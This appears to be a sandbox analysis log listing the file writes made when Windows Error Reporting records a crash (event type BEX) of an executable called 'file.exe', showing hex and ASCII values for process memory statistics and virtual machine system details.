C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3390	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3464	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3468	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3478	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 36 00 32 00 39 00 31 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>62919</PageFaultCount>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3554	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3558	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3568	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 31 00 38 00 37 00 36 00 34 00 38 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>121876480</PeakWorkingSetSize>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3668	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3672	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3682	84	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 30 00 39 00 37 00 31 00 32 00 36 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>120971264</WorkingSetSize>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3766	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3770	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3780	116	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 31 00 32 00 36 00 31 00 36 00 38 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>11261 68</QuotaPeakPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3896	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3900	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	3910	100	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 35 00 34 00 30 00 34 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage >1054040</ QuotaPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4010	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4014	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4024	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 30 00 31 00 38 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>90 184</QuotaPeakNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4148	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4152	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4162	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 37 00 37 00 30 00 38 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>77080< /QuotaNonPagedPoolUsage>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4270	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4274	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4284	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 35 00 38 00 39 00 30 00 35 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>44589056</PagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4362	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4366	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4376	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 36 00 37 00 36 00 34 00 30 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>46764032</PeakPagefileUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4470	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4474	2	09 00		success or wait	5	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4484	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 34 00 35 00 38 00 39 00 30 00 35 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>44589056</PrivateUsage>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4558	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4562	2	09 00		success or wait	4	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4570	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4616	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4620	2	09 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4626	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4668	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4672	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4676	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4708	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4712	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4714	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4756	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4760	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4762	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4800	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4804	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4808	52	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 42 00 45 00 58 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>BEX</EventType>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4860	4	0d 00 0a 00		success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4864	2	09 00		success or wait	18	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	4868	66	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 66 00 69 00 6c 00 65 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>file.exe</Parameter0>	success or wait	9	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	5574	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	5578	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	5580	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	5620	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	5624	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	5626	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	5664	4	0d 00 0a 00		success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	5668	2	09 00		success or wait	12	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	5672	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6226	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6230	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6232	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6272	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6276	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6278	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6316	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6320	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6324	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6418	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6422	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6426	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>bexsgb, Inc.</SystemManufacturer>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6532	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6536	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6540	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 62 00 65 00 78 00 73 00 67 00 62 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>bexsgb7,1</SystemProductName>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6636	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6640	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6644	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6764	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6768	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6772	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 33 00 33 00 32 00 33 00 38 00 31 00 35 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1613323815</OSInstallDate>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6854	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6858	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6862	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6964	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6968	2	09 00		success or wait	2	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	6972	68	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 30 00 38 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>08:00</TimeZoneBias>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7040	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7044	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7046	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7086	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7090	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7092	34	3c 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	<SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7126	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7130	2	09 00		success or wait	2	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7134	96	3c 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 55 00 45 00 46 00 49 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<UEFISecureBootEnabled>0</UEFI SecureBootEnabled>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7230	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7234	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7236	36	3c 00 2f 00 53 00 65 00 63 00 75 00 72 00 65 00 42 00 6f 00 6f 00 74 00 53 00 74 00 61 00 74 00 65 00 3e 00	</SecureBootState>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7272	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7276	2	09 00		success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7278	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7302	4	0d 00 0a 00		success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7306	2	09 00		success or wait	6	6DA8497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7310	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 42 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>0000000B</Flags>	success or wait	3	6DA8497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERC8FC.tmp.WERInternalMetadata.xml	7568	4	0d 00 0a 00		success or wait	1	6DA8497A	unknown
